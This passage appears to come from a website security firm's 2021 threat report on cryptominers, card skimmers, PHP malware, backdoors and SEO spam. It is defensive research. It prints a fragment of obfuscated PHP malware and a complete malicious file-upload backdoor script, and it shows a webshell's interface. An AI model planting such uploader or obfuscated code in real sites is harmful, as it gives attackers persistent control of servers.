0[31].$00_00_00_0[10].$00_00_00_0[44].$00_00_00_0[60].$00_00_00_0[13].$00_00_00_0[10].$00_00_00_0[56].$00_00_00_0[0].$00_00_00_0[5]
.$00_00_00_0[13].$00_00_00_0[31].$00_00_00_0[5].$00_00_00_0[13].$00_00_00_0[40];$000000_0__=$00_00_00_0[42].$00_00_00_0[63].$00_00_00_0[39]
.$00_00_00_0[31].$00_00_00_0[10].$00_00_00_0[65].$00_00_00_0[31].$00_00_00_0[13].$00_00_00_0[10].$00_00_00_0[56].$00_00_00_0[0].$00_00_00_0
[5].$00_00_00_0[13].$00_00_00_0[31].$00_00_00_0[5].$00_00_00_0[13].$00_00_00_0[40];$00_0__0000=$00_00_00_0[40].$00_00_00_0[55].$00_00_00_0[
40].$00_00_00_0[10].$00_00_00_0[65].$00_00_00_0[31].$00_00_00_0[13].$00_00_00_0[10].$00_00_00_0[13].$00_00_00_0[31].$00_00_00_0[46]
.$00_00_00_0[44].$00_00_00_0[10].$00_00_00_0[34].$00_00_00_0[63].$00_00_00_0[53];$00__00000_=$00_00_00_0[45].$00_00_00_0[13].$00_00_00_0[13
```

It overrides the file permissions and forcibly changes them to **444**, preventing modifications to the files.



```
684004  aaaaaaa  20   0  334m    61m  3820  R  26.6   1.0    0:00.35  lsphp  index.php
652116  aaaaaaa  20   0  281m    14m  9.8m  S   0.0   0.3    0:01.95  lsphp  index.php
664739  aaaaaaa  20   0  281m    14m  9.8m  S   0.0   0.3    0:00.54  lsphp  wp-content/uploads/2021/lock360.php
683925  aaaaaaa  20   0  106m   1828  1472  S   0.0   0.0    0:00.0   bash
```

The process persists on the server and will respawn itself if the payload infection is not cleaned quickly enough. The infected files spawn the process, and the process reinfects the files. This is also frequently coupled with **.htaccess** malware.

The Rise and Fall of Cryptominer Malware

We first identified that cryptomining malware was decreasing in popularity back in our 2019 threat report. **9** domains were added to our blocklist that year — in comparison, we added only **1** in 2021.


A total of **4132** detections for cryptomining infections were found in the last year, less than **4%** of our total detections. This is up from roughly **2.60%** the previous year, but it still plays a largely minor role in the overall detected malware landscape.

> **Cryptomining malware appears to have been eclipsed by more dedicated "farm" type operations utilizing networks of powerful GPUs.**

Credit Card Skimming Malware

2021 saw a dramatic increase in the number of credit card skimming signatures produced by our research team, **41.10%** of which belonged to PHP backend credit card skimmer infections.

What this data indicates is that websites who rely solely on scanning front-end JavaScript for malicious content may be missing a large portion of credit card skimming malware, as many of our detections were found on the server level.



Our analysis also revealed a growing number of credit card theft occurring on independent websites where the store has set up their own ecommerce website.

Ecommerce credit card skimmers are notably different from other types of website infections we remediate. We commonly find credit card skimmers leveraging JavaScript to pilfer financial details entered from on payment forms on checkout pages and great care is often taken by the attacker to conceal the injection. Rather than using the spammer technique of blasting out as many infections as possible, the attackers target mid- to high-level ecommerce websites and carefully craft their payload to stay undetected as long as possible.

That being said, we saw a lift in skimmer infections during the latter part of the year which appeared to be built into common exploit kits and merely acted as a component part of a broader website compromise.

Skimmers (mis)Using Google Tag Manager

One interesting trend that we noticed throughout the year is attackers' abuse of the popular Google Tag Manager service. Google Tag Manager (GTM) is a widely used service that allows webmasters to quickly and easily manage multiple JavaScript resources, usually for site analytics, conversion tracking, remarketing, and more.

However, attackers have been seen lodging JavaScript-based credit card skimmers within GTM resources. This is a clever way to hide their payload, as most website administrators and site visitors alike would not think twice about a GTM script loading in their browser.

Did you know?

Google Tag Manager is a popular service used by webmasters to load JavaScript resources, but it can also be abused by attackers to hide malicious payloads like credit card skimmers.

These skimmers are often only detectable by manually inspecting network traffic loading on the checkout page, or by reviewing the GTM tag identifiers and comparing them to the known-legitimate GTM tags used on the website. Sometimes hackers will also compromise Google accounts and modify otherwise legitimate scripts in the tag manager to insert their malware.

Emerging PHP Malware

A large number of new file cleanup signatures were produced specifically for PHP malware in 2021.

One very interesting point in this data is the hugely disproportionate number of signatures we created in 2021 for credit card stealers impacting Magento, WordPress, and other ecommerce platforms like OpenCart. Magento makes up only less than **1%** of our total malware cleanups, but over 10 times that amount of new malware cleanup signatures (although some affect WordPress as well).

This data may suggest a few things:


- Attackers spend more time crafting new malware for ecommerce environments.
- Attackers have more to gain financially from credit card skimmers than other types of infections.
- The longer their malware is able to remain hidden, the more they stand to gain, encouraging them to craft new methods of obfuscation and evasion.

Stolen credit card data is often sold on the illegal market and its value is determined by whether the data is valid or not. If the attacker has obtained the credit card info from somewhere other than a compromised ecommerce website, they need to verify that the data is valid and usable.

This is the reason why many banks across the world immediately raise a red-flag if a $1 purchase is made especially when it's at odd hours. This often represents that someone is testing that specific credit card somewhere to check if it's actually valid and works. The other side of this coin is if you own an ecommerce website and suddenly you see many people suddenly buying something for $1, it may indicate that someone is testing credit cards on your website and this may bring on other issues down the line.

Attackers commonly test a large amount of cards in a short amount of time, so for this, they usually pick a website with no rate-limiting or any form of captcha so that they can automate this testing.

Emerging PHP Malware - 2021



PHP Malware Categories	
Credit Card Stealer	Malware designed to steal credit card details on ecommerce websites, mostly on Magento CMS sites
Generic / Obfuscated	Heavily obfuscated malware, no one single type of payload or function
Infector	Malware designed to infect other files
Injector	Malware designed to inject payload into victim website
Redirector	Redirects visitors to third party websites
Include / Component	Either including the payload located elsewhere, or a component part of a broader infection
Login Stealer	Compromising administrator login details to send to attackers

Backdoors

Backdoors were one of the most common threats found on compromised websites in 2021, with **60.04%** of all infected sites containing at least one backdoor.


An important tool for attackers, our analysts typically find backdoors alongside many other types of malware. This malware bypasses regular access channels, granting attackers full access to the website backend. Once installed, a backdoor can be used to maintain access to the compromised environment long after the infection has occurred, making it easy for the attacker to reinfect the site after the payload is removed.

We analyzed the different types of backdoors we detected and cleaned in 2021 and found the following distribution.

Uploader: A type of backdoor which allows the attackers to upload files to the victim environment. Unlike legitimate files with upload functionality, malicious uploaders do not contain any restrictions on file extension type. These allow the attackers to upload any file of their choice, and will often follow up with a full blown webshell to take over the environment.

Webshell: These backdoors allow the attackers full access the the website file system. They tend to have tremendous functionality and often give the attackers a full diagnostic of the environment (server operating system, php version, etc). They allow the attackers to change permissions of files and traverse into adjacent websites/directories depending on the environment.

RCE: These backdoors allow any attacker who knows the correct parameters to send requests to the victim website. The backdoor will attempt to execute the command issued by the attackers. They can work through a variety of different types of requests such as POST, GET, or even COOKIEs.




Compromised websites that did not have a detected backdoor at the time of cleanup often contained a malicious admin user instead.


Emerging Backdoors

In 2021, our Research team wrote over **400 new signatures** for new, previously undetected backdoors. They came in a multitude of flavors and utilized a wide variety of functions and techniques, but the one thing they all had in common was their single purpose: to maintain access to compromised environments so they can propagate their payload or reinfect at a later date.

By far the two most common types of backdoors that we generated new signatures for were uploaders and webshells. Together, they comprised nearly half of all new backdoors found during the course of 2021.

Emerging Backdoors - 2021






```
<!DOCTYPE html>
<html>
    <head>
        <title>File Upload</title>
    </head>
    <body>
        <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST" enctype="multipart/form-data">
            <input type="file" name="file" id="file">
            <input type="submit" name="submit">
        </form>
        <?php
        if (isset($_POST['submit'])) {
            echo "<p>" . $_POST['file'] . " => file upload successfull</p>";
            $file_name = $_FILES['file']['name'];
            $file_tmp = $_FILES['file']['tmp_name'];

            if (move_uploaded_file($file_tmp, $target_dir . $file_name)) {
                echo "<h1>File Upload Success</h1>";
            } else {
                echo "<h1>File Upload not successfull</h1>";
            }
        }
        ?>
    </body>
</html>
```

A malicious file uploader script

As the name implies, this malicious code allows attackers who have the correct path and parameters to upload malicious files to the website. These can be leveraged to drop hacktools, webshells, or spam to the compromised environment.



Uname: Linux [redacted] 5.4.0-88-generic #99-Ubuntu SMP Thu Sep 23 17:29:00 UTC 2021 x86_64
User: 1000 ([redacted]) **Group:** 1000 ([redacted])
Php: 7.4.3 **Safe mode:** OFF [phpinfo] **Datetime:** 2022-02-02 04:06:26
Hdd: 77.36 GB **Free:** 71.88 GB (92%)
Cwd: /home/ [redacted] .ca/ drwxr-xr-x [home]

Windows-1251
Server IP: [redacted]
Client IP: [redacted]

[Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Network] [Self remove]

File manager

□ Name	Size	Modify	Owner/Group	Permissions	Actions
□ **[.]**	dir	2022-02-02 04:06:22	[redacted]	drwxr-xr-x	R T
□ **[..]**	dir	2021-11-03 20:30:00	[redacted]	drwxr-xr-x	R T
□ [redacted]	dir	2022-01-27 18:04:08	[redacted]	drwxr-xr-x	R T
□ **[wp-admin]**	dir	2021-09-09 02:20:42	[redacted]	drwxr-xr-x	R T
□ **[wp-content]**	dir	2021-11-03 21:28:19	[redacted]	drwxr-xr-x	R T
□ **[wp-includes]**	dir	2021-09-09 02:20:43	[redacted]	drwxr-xr-x	R T
□ index.php	405 B	2020-02-06 06:33:11	[redacted]	-rw-r--r--	R T E D
□ license.txt	19.45 KB	2021-01-01 00:19:07	[redacted]	-rw-r--r--	R T E D
□ readme.html	7.17 KB	2021-07-06 12:23:58	[redacted]	-rw-r--r--	R T E D
□ [redacted]	7.74 KB	2021-11-04 00:11:19	[redacted]	-rw-r--r--	R T E D
□ wp-activate.php	7.00 KB	2021-01-21 01:37:00	[redacted]	-rw-r--r--	R T E D
□ wp-blog-header.php	351 B	2020-02-06 06:33:11	[redacted]	-rw-r--r--	R T E D
□ wp-comments-post.php	2.27 KB	2021-02-17 13:08:05	[redacted]	-rw-r--r--	R T E D
□ wp-config-sample.php	2.93 KB	2021-05-21 10:40:56	[redacted]	-rw-r--r--	R T E D
□ wp-config.php	3.21 KB	2021-11-03 21:25:55	[redacted]	-rw-r--r--	R T E D
□ wp-config.php.bak	0 B	2022-01-18 19:54:17	[redacted]	-rw-r--r--	R T E D
□ wp-cron.php	3.85 KB	2020-07-30 19:14:03	[redacted]	-rw-r--r--	R T E D
□ wp-links-opml.php	2.44 KB	2020-02-06 06:33:11	[redacted]	-rw-r--r--	R T E D
□ wp-load.php	3.81 KB	2021-05-15 17:38:05	[redacted]	-rw-r--r--	R T E D
□ wp-login.php	44.40 KB	2021-04-06 18:39:10	[redacted]	-rw-r--r--	R T E D
□ wp-mail.php	8.31 KB	2020-04-14 11:32:06	[redacted]	-rw-r--r--	R T E D
□ wp-settings.php	21.77 KB	2021-06-01 23:09:58	[redacted]	-rw-r--r--	R T E D
□ wp-signup.php	30.95 KB	2021-05-07 20:16:00	[redacted]	-rw-r--r--	R T E D

A fully functional malicious webshell

This webshell serves as a dashboard interface to the website filesystem, essentially allowing the attacker to perform functions like editing, archiving, copying, or changing file permissions.

Tips to Mitigate Threat from Backdoors:


- Identify indicators of compromise by employing file integrity monitoring on your site.
- Create and maintain strong, unique passwords for all accounts.
- Keep all software patched with the latest updates as they become available.
- Use a website firewall to block access and filter malicious activity.

SEO Spam

SEO spam still remains one of the most common website compromises, with **52.60%** of remediated websites containing SEO spam. Infections typically occur via PHP, database injections, or .htaccess redirects.

SEO attacks often infect websites with redirects and spam, referring site visitors to spam landing pages. These attacks can significantly impact rankings and organic traffic from popular search engines like Google, Bing, and Yahoo who block websites with malicious content

SEO Spam Categories - 2021



Our analysis revealed that **33.30%** of SEO spam infections were spam doorways, which produce subsections of dynamic spam content on a compromised website. Another **32.20%** of SEO spam infections were related to spam injectors, responsible for peppering a compromised environment with hidden spam links for SEO purposes.

SEO Spam Categories	
Doorway	Dynamic spam which produces different SEO spam depending on the request made to the website.
Injector	Spam which injects links into the website content, usually only visible to search engine user agents.
Generic	Injected spam like pharma, payday loans, essay writing, fake jerseys and escort services.
Redirect	Injection which hijacks the website content and redirects visitors (not just search engines) to spam domains.

Common Spam Content

Unsurprisingly, our analysis revealed that the most common SEO spam themes and keywords on compromised websites included pharmaceuticals like Viagra and Cialis.

While a major nuisance, SEO spam infections are considered less severe than other malware variants like credit card stealers and malicious redirects to domains serving trojans and ransomware. Nevertheless, they are harmful to victim website's reputations and SEO scores.

Left untreated, SEO spam can seriously damage a website's reputation and take a significant time to recover. Website owners may experience a loss in revenue, hijacked search results, browser warnings, or even blocklisting.

Top Spam Themes:

- Pharmaceuticals
- Essay writing services
- Knockoff jerseys and other brand name products
- Escort services
- Adult websites
- Online casinos
- Replica watches
- Pirated software

